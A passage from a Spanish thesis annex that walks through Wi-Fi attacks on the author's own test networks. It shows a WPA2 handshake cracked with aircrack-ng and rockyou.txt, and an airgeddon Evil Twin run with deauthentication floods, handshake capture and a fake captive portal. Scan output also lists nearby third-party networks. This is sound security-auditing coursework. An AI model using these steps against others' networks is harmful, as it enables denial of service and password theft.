BSSID          PWR RXQ Beacons  #Data, #/s  CH  MB  ENC CIPHER AUTH ESSID
84:D8:1B:F6:0B:44 -31 96 1781 325 0 11 405 WPA2 CCMP PSK Red_Cristian
BSSID          STATION          PWR  Rate  Lost  Frames  Notes  Probes
84:D8:1B:F6:0B:44 9C:5C:F9:CA:C7:B0 -48 24e-24e 0 908 EAPOL

```

Dentro de las capturas se puede verificar el protocolo de autenticación extensible sobre LAN (EAPoL) desarrollado para brindar un inicio de sesión de red genérico para acceder a los recursos de la red, se puede observar el proceso que se realiza en el handshake de 4 vías entre los dispositivos observado en la Figura 219.

Figura 219

Captura del protocolo EAPoL en Wireshark



No.	Time	Source	Destination	Protocol	Length	Info
31045	78.230172	Tp-LinkT_f6:0b:44	Sony_ca:c7:b0	EAPOL	133	Key (Message 1 of 4)
31136	78.277153	Sony_ca:c7:b0	Tp-LinkT_f6:0b:44	EAPOL	155	Key (Message 2 of 4)
31140	78.280356	Tp-LinkT_f6:0b:44	Sony_ca:c7:b0	EAPOL	213	Key (Message 3 of 4)
31142	78.284426	Sony_ca:c7:b0	Tp-LinkT_f6:0b:44	EAPOL	133	Key (Message 4 of 4)
31143	78.286062	Sony_ca:c7:b0	Tp-LinkT_f6:0b:44	EAPOL	133	Key (Message 4 of 4)

Finalmente se utiliza la herramienta “aircrack-ng” que descifra la clave de los vectores de inicio mediante una librería de claves que viene incluida en Kali llamada “rockyou.txt” la cual posee más de 14 millones de contraseñas fáciles de descifrar o las más

comunes, seleccionamos el directorio donde se encuentra la librería de claves, la dirección MAC del router y el archivo de captura de datos de extensión .cap como lo indica la Figura 220.

Figura 220

Herramienta aircrack-ng




```
(root@Cristian)-[~/home/cristian]
# aircrack-ng -w /usr/share/wordlists/rockyou.txt -b 84:D8:1B:F6:0B:44 trafico-04.cap
```

Realizado el proceso de aircrack dependiendo de la robustez de la contraseña y el procesador que se tenga esto demorará más o menos tiempo, para el caso de la práctica se escogió una contraseña sencilla de descifrar tal como se indica en la Figura 221, la herramienta al final descubrió la clave en menos de un segundo, con lo que queda demostrado que el protocolo WPA2 es robusto únicamente con contraseñas robustas y una gran mezcla de caracteres tanto mayúsculas, minúsculas como números.

Figura 221

Descifrado de contraseña



```

Archivo Acciones Editar Vista Ayuda

Aircrack-ng 1.6

[00:00:00] 22/10303727 keys tested (165.20 k/s)

Time left: 17 hours, 19 minutes, 30 seconds      0.00%

KEY FOUND! [ 12345678 ]

Master Key   : EA 9E 1E C3 AA 7E 0F 91 2F AB C8 A3 7A 6A 07 E6
              9F BE BE 2C 17 8C 31 8B 49 34 21 07 FD 5B 8F 4D

Transient Key : C2 C9 52 E1 10 B2 61 83 75 BF 02 AC BA 39 CB 96
              54 7A 50 DC 94 22 E6 26 DB 13 8B 1E 83 31 46 F9
              06 A0 60 63 56 DB C6 74 6C A9 5A 6D 5D 04 36 FA
              35 D6 F9 77 FF 61 CF 5C A5 C5 EF 88 7F 00 00 00

EAPOL HMAC   : 60 F4 9D 14 11 E7 92 A8 77 3C 71 B8 C9 31 C7 36

Archivo Acciones Editar Vista Ayuda

(root@Cristian)-[~/home/cristian]
#
```

ANEXO 3

Ataque de Gemelo Malvado (Twin Evil)

Para esta vulnerabilidad se utiliza la herramienta “Airgeddon” la cual está diseñada para realizar auditorías Wi-Fi, con esta herramienta es posible administrar los modos de las interfaces de red, capturar handshakes y PMKID, realizar ataques como Evil Twin, crackear offline los hashes obtenidos mediante ataques por diccionario, fuerza bruta o basados en reglas y mucho más, en caso de no constar con la herramienta se procede a instalarla como se observa en la Figura 222.

Figura 222

Instalación “Airgeddon”

```
(root@crístian)-[/home/cristian]
# apt install airgeddon
Leyendo lista de paquetes... Hecho
Creando árbol de dependencias... Hecho
Leyendo la información de estado... Hecho
Los paquetes indicados a continuación se instalaron de forma automática y ya no son necesarios.
```

Al iniciar la herramienta airgeddon como se observa en la Figura 223, se necesita la instalación de herramientas esenciales, opcionales y de actualización para el correcto funcionamiento de airgeddon tal como se ilustra en la Figura 224.

Figura 223

Herramienta “Airgeddon”

```
root@crístian: /home/cristian/airgeddon
Archivo Acciones Editar Vista Ayuda
Este script se ha hecho sólo con fines educativos, ¡Salud buenas chicos!
Utilízalo sólo en tus propias redes!!

Idioma Español del S.O. detectado. Soportado por el script. Se cambió automáticamente
Versión de bash (5.2.15(1)-release) aceptada. Mínimo requerido versión: 4.2
Permisos de root correctamente detectados
Detectando resolución... Detectada!: 1920x977

Distros conocidas compatibles con este script: Arch BlackArch CentOS Cyborg Debian Fedora Gentoo Kali Kali arm Manjaro Mint OpenMandriva Parrot Parrot arm Pentoo Raspberry Pi OS Raspbian Red Hat Suse Ubuntu WifiSlurp
Detectando sistema... Kali Linux
Vamos a chequear si tienes instalado lo que el script requiere
Pulsa la tecla [Enter] para continuar...
```

Figura 224

Instalación herramientas opcionales

```

Pulsa la tecla [Enter] para continuar...
Herramientas esenciales: comprobando ...
iw .... Ok
awk ..... Ok
airmon-ng .... Ok
airodump-ng .... Ok
aircrack-ng .... Ok
xterm .... Ok
ip .... Ok
lspci .... Ok
ps .... Ok

Herramientas opcionales: comprobando ...
bettercap .... Ok
ettercap .... Ok
dnsmasq .... Ok
hostapd-wpe .... Ok
beef-xss .... Ok
aireplay-ng .... Ok
bully .... Ok
nft .... Ok
pixiewps .... Ok
dhcpcd .... Ok
asleep .... Ok
packetforge-ng .... Ok
hashcat .... Ok
wpacli .... Ok
hostapd .... Ok
etterlog .... Ok
tshark .... Ok
mdk4 .... Ok
wash .... Ok
hcxdumpool .... Ok
reaver .... Ok
hcxpcapngtool .... Ok
john .... Ok
crunch .... Ok
lighttpd .... Ok
openssl .... Ok

Herramientas de actualización: comprobando ...
curl .... Ok

Tu distro tiene todas las herramientas esenciales necesarias. El script puede continuar...
Pulsa la tecla [Enter] para continuar...

```

Para el uso de esta herramienta es necesario tener dos interfaces inalámbricas como se observa en la Figura 225, una sirve para realizar el ataque y otra para la creación del AP falso al que se conectará el cliente.

Figura 225

Selección de interfaz

```

***** Selección de interfaz *****
Selecciona una interfaz para trabajar con ella:
1. eth0 // Chipset: Intel Corporation 82540EM
2. wlan0 // 2.4Ghz // Chipset: Qualcomm Atheros Communications AR9271 802.11n
3. wlan1 // 2.4Ghz, 5Ghz // Chipset: TP-Link AC600

*Consejo* Si tienes cualquier duda o problema, puedes consultar la sección FAQ del
portal de Discord. Enlace de invitación: https://discord.gg/sQ9dgt9
>

```

Se selecciona la interfaz inalámbrica que debe soportar el modo monitor como se observa en la Figura 226, para este caso la interfaz seleccionada será la que tiene un chip Atheros, seguido de esto se selecciona la opción de evil twin con portal cautivo como método de ataque como se ilustra en la Figura 227.

Figura 226

Interfaz wlan0 en modo monitor

```
> 2
Poniendo la interfaz en modo monitor...
```

Figura 227

Selección de ataque evil twin

```
Archivo Acciones Editar Vista Ayuda
***** Menú de ataques Evil Twin *****
Interfaz wlan0mon seleccionada. Modo: Monitor. Bandas soportadas: 2.4Ghz
BSSID seleccionado: Ninguno
Canal seleccionado: Ninguno
ESSID seleccionado: Ninguno
airgeddon Public
Selecciona una opción del menú:
0. Volver al menú principal
1. Selecciona otra interfaz de red
2. Poner la interfaz en modo monitor
3. Poner la interfaz en modo managed
4. Explorar para buscar objetivos (modo monitor requerido)
5. Ataque Evil Twin solo AP
6. Ataque Evil Twin AP con sniffing
7. Ataque Evil Twin AP con sniffing y bettercap-sslstrip2
8. Ataque Evil Twin AP con sniffing y bettercap-sslstrip2/BeEF
9. Ataque Evil Twin AP con portal cautivo (modo monitor requerido)
*Consejo* La tecnica sslstrip no es infalible. Depende de muchos factores y no funciona siemp
> 9
```

Se explora los posibles objetivos inalámbricos como se observa en la Figura 228, se selecciona la red con WPA3 y seguridad SAE como se ilustra en la Figura 229 y finalmente se selecciona la red objetivo con el número de la red que se desea atacar como se observa en la Figura 230.

Figura 228

Redes inalámbricas disponibles

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
04:20:84:53:3B:D4	-92	2	0 0	4	130	WPA2	CCMP	PSK	NETLIFE-otvlconejom2
DC:F8:B9:DB:59:37	-1	0	0 0	9	-1				<length: 0>
94:E3:EE:0C:82:86	-90	1	4 0	3	130	WPA2	CCMP	PSK	STRET_BURGER
00:31:92:83:97:4E	-85	2	0 0	8	540	WPA2	CCMP	PSK	PLUS_SNEAKER
5C:3A:3D:E3:D1:28	-84	8	0 0	6	130	WPA2	CCMP	PSK	FRANCISCO_CNT
18:80:90:AC:0D:94	-84	3	0 0	11	195	WPA2	CCMP	PSK	SistemRV340W
46:13:D0:B5:02:4A	-88	5	0 0	5	270	WPA2	CCMP	PSK	<length: 0>
84:D8:1B:F2:FE:F6	-85	11	1 0	5	130	WPA2	CCMP	PSK	CONSULTORIO
44:13:D0:95:02:4A	-88	6	0 0	5	270	WPA2	CCMP	PSK	Netlife-Snipper
00:EB:D8:31:D1:EE	-80	4	1 0	11	540	WPA2	CCMP	PSK	PLUS_YARIKS_BOUTIQUE_2
0C:41:E9:5E:7A:68	-79	4	0 0	10	130	WPA2	CCMP	PSK	ONFIBER-CALLE_BOLIVAR
E4:C3:2A:44:F7:44	-87	0	37 0	10	-1	WPA			<length: 0>
E6:47:B3:FC:12:20	-71	6	0 0	11	130	WPA2	CCMP	PSK	<length: 0>
D2:A7:B9:FC:C4:F3	-92	8	0 0	11	360	WPA2	CCMP	PSK	<length: 0>
B0:A7:B9:FC:C4:F3	-33	6	0 0	11	360	WPA3	CCMP	SAE	TESIS_CH
E4:47:B3:CC:12:20	-68	8	20 3	11	130	WPA2	CCMP	PSK	NETLIFE NICOLE
28:FF:3E:7F:07:98	-93	3	0 0	4	130	WPA2	CCMP	PSK	CNT-EAMILIA SANCHEZ
06:20:84:73:3B:D4	-92	3	0 0	4	130	WPA2	CCMP	PSK	SSID4
04:20:84:51:8D:12	-81	4	0 0	4	130	WPA2	CCMP	PSK	NETLIFE-otvdmBombons1
C8:5A:9F:A9:FD:02	-87	4	0 0	4	130	WPA2	CCMP	PSK	NETLIFE ACSAA
06:20:84:71:8D:12	-82	10	0 0	4	130	WPA2	CCMP	PSK	SSID4
9C:3A:3D:E4:FD:E8	-48	9	0 0	9	130	WPA2	CCMP	PSK	DSComp (MICROELECTRONICA)
9C:3A:3D:E5:8A:82	-84	6	1 0	8	130	WPA2	CCMP	PSK	Flia Lena
84:D8:1B:45:A4:14	-85	3	0 0	2	270	WPA2	CCMP	PSK	MAFER
DC:F8:B9:DB:4E:3F	-54	20	1 0	3	130	WPA2	CCMP	PSK	NETLIFE-VLTCEJA
E0:19:54:50:19:03	-71	16	6 0	5	130	WPA2	CCMP	PSK	NETLIFE NICOLE
46:13:D0:B5:01:9C	-71	27	0 0	7	270	WPA2	CCMP	PSK	<length: 0>
44:13:D0:95:01:9C	-71	27	0 0	7	270	WPA2	CCMP	PSK	NETLIFE-ELIZABETH G
0C:B6:D2:5B:34:6C	-92	2	0 0	1	270	WPA2	CCMP	PSK	PROSANTI_1
30:C5:0F:4F:DC:14	-86	4	0 0	1	130	WPA2	CCMP	PSK	CLARO_MESA

Figura 229

Red con seguridad WPA3

0C:41:E9:5E:7A:68	-77	10	0 0	10	130	WPA2	CCMP	PSK	ONFIBER-CALLE_BOLIVAR
34:60:F9:F7:CD:73	-84	2	0 0	10	270	WPA2	CCMP	PSK	GANOBLAN
E4:C3:2A:44:F7:44	-84	3	85 0	10	270	WPA2	CCMP	PSK	Netlife-Hostal Aly Piso 2
E6:47:B3:FC:12:20	-68	14	0 0	11	130	WPA2	CCMP	PSK	<length: 0>
D2:A7:B9:FC:C4:F3	-92	20	0 0	11	360	WPA2	CCMP	PSK	<length: 0>
B0:A7:B9:FC:C4:F3	-72	23	0 0	11	360	WPA3	CCMP	SAE	TESIS_CH
E4:47:B3:CC:12:20	-68	19	55 0	11	130	WPA2	CCMP	PSK	NETLIFE NICOLE
28:FF:3E:7F:07:98	-88	5	0 0	4	130	WPA2	CCMP	PSK	CNT-EAMILIA SANCHEZ
06:20:84:73:3B:D4	-92	3	0 0	4	130	WPA2	CCMP	PSK	SSID4
04:20:84:51:8D:12	-79	10	0 0	4	130	WPA2	CCMP	PSK	NETLIFE-otvdmBombons1
C8:5A:9F:A9:FD:02	-91	11	0 0	4	130	WPA2	CCMP	PSK	NETLIFE ACSAA
E0:19:54:50:19:03	-88	5	0 0	9	130	WPA2	CCMP	PSK	NETLIFE-Castilla

Figura 230

Selección de red con seguridad WPA3

45)	18:80:90:AC:0D:94	11	10%	WPA2	SISTEMRV340W
46)	06:20:84:71:8D:12	4	23%	WPA2	SSID4
47)	06:20:84:73:3B:D4	4	4%	WPA2	SSID4
48)*	94:E3:EE:0C:82:86	3	12%	WPA2	STRET BURGER
49)	82:2A:A8:F7:BD:62	1	8%	WPA2	SUIMAK WASI PISO4
50)*	B0:A7:B9:FC:C4:F3	11	73%	WPA3	TESIS_CH

(*) Red con clientes

Selecciona la red objetivo:

> 50

Se selecciona la opción necesaria para el ataque de evil twin como se observa en la Figura 231, seguido de esto es necesario seleccionar el modo persecución DoS como se observa en la Figura 232 y además se puede falsear la dirección MAC el tiempo si es que se tiene un handshake capturado con anterioridad como se observa en la Figura 233.

Figura 231

Ataque de desautenticación

```

Archivo Acciones Editar Vista Ayuda
***** Desautenticación para Evil Twin *****
Interfaz wlan0mon seleccionada. Modo: Monitor. Bandas soportadas: 2C46jz
BSSID seleccionado: B0:A7:B9:FC:C4:F3
Canal seleccionado: 11
ESSID seleccionado: TESIS_CH
Fichero de Handshake seleccionado: Ninguno

Selecciona una opción del menú:
0. Volver al menú de ataques Evil Twin
1. Ataque Deauth / Disassoc amok mdk4
2. Ataque Deauth aireplay
3. Ataque WIDS / WIPS / WDS Confusion

```

Figura 232

Modo persecución DoS

```

Selecciona una opción del menú:
0. Volver al menú de ataques Evil Twin
1. Ataque Deauth / Disassoc amok mdk4
2. Ataque Deauth aireplay
3. Ataque WIDS / WIPS / WDS Confusion

*Consejo* Si tienes cualquier duda o problema, puedes consultar la sección FAQ del Wiki (https://github.com/visit0r1sh3r3/airgeddon/wiki/FAQ%20%20Troubleshoot)
o el canal de Discord. Enlace de invitación: https://discord.gg/sQ9dgt9

> 1
Si se quiere integrar el "modo persecución DoS" en un ataque Evil Twin, será necesario tener otro interfaz wifi adicional en modo monitor para llevarlo a cabo
¿Deseas activar el "modo persecución DoS"? Esto relanzará el ataque si el AP objetivo cambia de canal contrarrestando el "channel hopping" [y/N]
> N

```

Figura 233

Opciones de la herramienta

```

¿Deseas falsear la dirección MAC de tu tarjeta durante el ataque? [y/N]
> N
Este ataque requiere que tengas capturado previamente un fichero de Handshake de una red WPA/WPA2
Si no tienes un fichero de Handshake capturado de la red objetivo puedes obtenerlo ahora
¿Tienes ya un fichero de Handshake capturado? Responde si ("y") para introducir la ruta o responde no ("n") para capturar uno ahora [y/N]
> N
Escribe un valor en segundos (10-100) para el timeout o pulsa [Enter] para aceptar el valor propuesto [20]:
Timeout elegido 20 segundos
Se abrirán dos ventanas. Una con el capturador del Handshake y otra con el ataque para expulsar a los clientes y forzarles a reconectar
No cierres manualmente ninguna ventana, el script lo hará cuando proceda. En unos 20 segundos como máximo sabrás si conseguiste el Handshake
Pulsa la tecla [Enter] para continuar ...

```

En la Figura 234 se puede observar el ataque de desconexión, mientras que en la Figura 235 se realiza la captura de handshake, en la Figura 236 se debe elegir la ruta en la que se guarda el archivo .cap que contiene el handshake, mientras que en la Figura 237 se elige la ruta de guardado el archivo .txt que enseñará la contraseña colocada en el portal cautivo.

Figura 234

Ataque de desconexión




```

mdk4 amok attack
Periodically re-reading blacklist/whitelist every 3 seconds
Disconnecting A2:D6:4A:30:AF:BB from B0:A7:B9:FC:C4:F3 on channel 11
Packets sent: 1 - Speed: 1 packets/sec
Disconnecting B0:A7:B9:FC:C4:F3 from B0:A7:B9:FC:C4:F3 on channel 11
Packets sent: 412 - Speed: 411 packets/sec
Disconnecting A2:D6:4A:30:AF:BB from B0:A7:B9:FC:C4:F3 on channel 11
Packets sent: 629 - Speed: 217 packets/sec

```

Figura 235

Captura de handshake




```

Capturing Handshake
CH 11 ][ Elapsed: 12 s ][ 2023-05-10 21:28
BSSID          PWR RXQ Beacons  #Data, #/s CH  MB  ENC CIPHER AUTH ESSID
B0:A7:B9:FC:C4:F3 -28 100    40      1  0 11 360 WPA3 CCMP SAE TESIS_CH
BSSID          STATION          PWR  Rate  Lost  Frames Notes Probes
B0:A7:B9:FC:C4:F3 A2:D6:4A:30:AF:BB -28  1e- 1e 443   813

```

Figura 236

Archivo de guardado .cap



```

Espera. Ten un poco de paciencia...
Además de capturar un Handshake, se ha comprobado que se capturado con éxito también un PMKID de la red elegida como objetivo.
Enhorabuena !!
Escribe la ruta donde guardaremos el fichero o pulsa [Enter] para aceptar la propuesta por defecto [/root/handshake-B0:A7:B9:FC:C4:F3.cap]
> /home/cristian/Escritorio/EvilTwin.cap.md
La ruta es válida y tienes permisos de escritura. El script puede continuar...
Fichero de captura generado con éxito en [/home/cristian/Escritorio/EvilTwin.cap]
Pulsa la tecla [Enter] para continuar...

```

Figura 237

Ruta de guardado

```

BSSID elegido B0:A7:B9:FC:C4:F3
Canal elegido 11
ESSID elegido TESIS_CH
Si se consigue la contraseña de la red wifi con el portal cautivo, hay que decidir donde guardarla. Escribe la ruta donde guardaremos el fichero o pulsa [Enter] para aceptar la propuesta por defecto [/root/evil_twin_captive_portal_password-TESTIS_CH.txt]
> /home/cristian/Escritorio/evil_twin_captive_portal_password-TESTIS_CH.txt
La ruta es válida y tienes permisos de escritura. El script puede continuar...
Pulsa la tecla [Enter] para continuar...
  
```

Se puede configurar el idioma en el que saldrá el portal cautivo tal como se observa en la Figura 238, solo es necesario elegir el número del idioma para configurarlo.

Figura 238


Idioma para el portal cautivo

```

Archivo Acciones Editar Vista Ayuda
***** Ataque Evil Twin AP con portal cautivo *****
Interfaz wlan0mon seleccionada. Modo: Monitor. Bandas soportadas: 2.4GHz
BSSID seleccionado: B0:A7:B9:FC:C4:F3
Canal seleccionado: 11
ESSID seleccionado: TESIS_CH
Método elegido de desautenticación: Aireplay
Fichero de Handshake seleccionado: /home/cristian/Escritorio/EvilTwin.cap

Elige el idioma en el que los clientes de la red verán el portal cautivo:
0. Volver al menú de ataques Evil Twin
1. Inglés
2. Español
3. Francés
4. Catalán
5. Portugués
6. Ruso
7. Griego
8. Italiano
9. Polaco
10. Alemán
11. Turco
12. Árabe
  
```

La herramienta tiene diferentes funciones como crear un AP falso como se observa en la Figura 239, crea un servidor DHCP como se ilustra en la Figura 240, produce una desautenticación de los clientes como se observa en la Figura 241, aparece una ventana extra de control de la herramienta como se ilustra en la Figura 242, crea un servidor DNS como se observa en la Figura 243 y finalmente crea un servidor web como se ilustra en la Figura 244. Todo esto se realiza al mismo tiempo para realizar de manera correcta el ataque como se observa en la Figura 245.

Figura 239*Activación de AP falso*


```

wlan0: interface state UNINITIALIZED->COUNTRY_UPDATE
wlan0: interface state COUNTRY_UPDATE->ENABLED
wlan0: AP-ENABLED


```

Figura 240*Configuración de DHCP*


```

Internet Systems Consortium DHCP Server 4.4.3-P1
Copyright 2004-2022 Internet Systems Consortium.
All rights reserved.
For info, please visit https://www.isc.org/software/dhcp/
Config file: /etc/dhcp/ag.dhcpd.conf
Database file: /var/lib/dhcp/dhcpd.leases
PID file: /var/run/dhcpd.pid
Wrote 0 leases to leases file.
Listening on LPF/wlan0/b0:a7:b9:f7:c4:f3/192.169.1.0/24
Sending on LPF/wlan0/b0:a7:b9:f7:c4:f3/192.169.1.0/24
Sending on Socket/fallback/fallback-net
Server starting service.

```

Figura 241*Desautenticación del cliente*


```

21:44:52 Sending DeAuth (code 7) to broadcast -- BSSID: [B0:A7:B9:FC:C4:F3]
21:44:52 Sending DeAuth (code 7) to broadcast -- BSSID: [B0:A7:B9:FC:C4:F3]
21:44:53 Sending DeAuth (code 7) to broadcast -- BSSID: [B0:A7:B9:FC:C4:F3]
21:44:53 Sending DeAuth (code 7) to broadcast -- BSSID: [B0:A7:B9:FC:C4:F3]
21:44:54 Sending DeAuth (code 7) to broadcast -- BSSID: [B0:A7:B9:FC:C4:F3]
21:44:54 Sending DeAuth (code 7) to broadcast -- BSSID: [B0:A7:B9:FC:C4:F3]
21:44:55 Sending DeAuth (code 7) to broadcast -- BSSID: [B0:A7:B9:FC:C4:F3]
21:44:55 Sending DeAuth (code 7) to broadcast -- BSSID: [B0:A7:B9:FC:C4:F3]
21:44:55 Sending DeAuth (code 7) to broadcast -- BSSID: [B0:A7:B9:FC:C4:F3]
21:44:56 Sending DeAuth (code 7) to broadcast -- BSSID: [B0:A7:B9:FC:C4:F3]
21:44:56 Sending DeAuth (code 7) to broadcast -- BSSID: [B0:A7:B9:FC:C4:F3]
21:44:57 Sending DeAuth (code 7) to broadcast -- BSSID: [B0:A7:B9:FC:C4:F3]
21:44:57 Sending DeAuth (code 7) to broadcast -- BSSID: [B0:A7:B9:FC:C4:F3]
21:44:58 Sending DeAuth (code 7) to broadcast -- BSSID: [B0:A7:B9:FC:C4:F3]
21:44:58 Sending DeAuth (code 7) to broadcast -- BSSID: [B0:A7:B9:FC:C4:F3]
21:44:59 Sending DeAuth (code 7) to broadcast -- BSSID: [B0:A7:B9:FC:C4:F3]
21:44:59 Sending DeAuth (code 7) to broadcast -- BSSID: [B0:A7:B9:FC:C4:F3]
21:45:00 Sending DeAuth (code 7) to broadcast -- BSSID: [B0:A7:B9:FC:C4:F3]

```

Figura 242*Información control*


```

Info Evil Twin AP // BSSID: B0:A7:B9:FC:C4:F3 // Canal: 11 // ESSID: TESIS_CH

Tiempo online
00:00:19
Con este ataque, esperamos a que un cliente de la red nos provea de la contraseña de la red wifi en nuestro portal cautivo


Intentos: 0

Ips entregadas por DHCP a posibles clientes conectados
No hay clientes conectados aún

```


Figura 246

(a) Red falsa (b) Portal cautivo

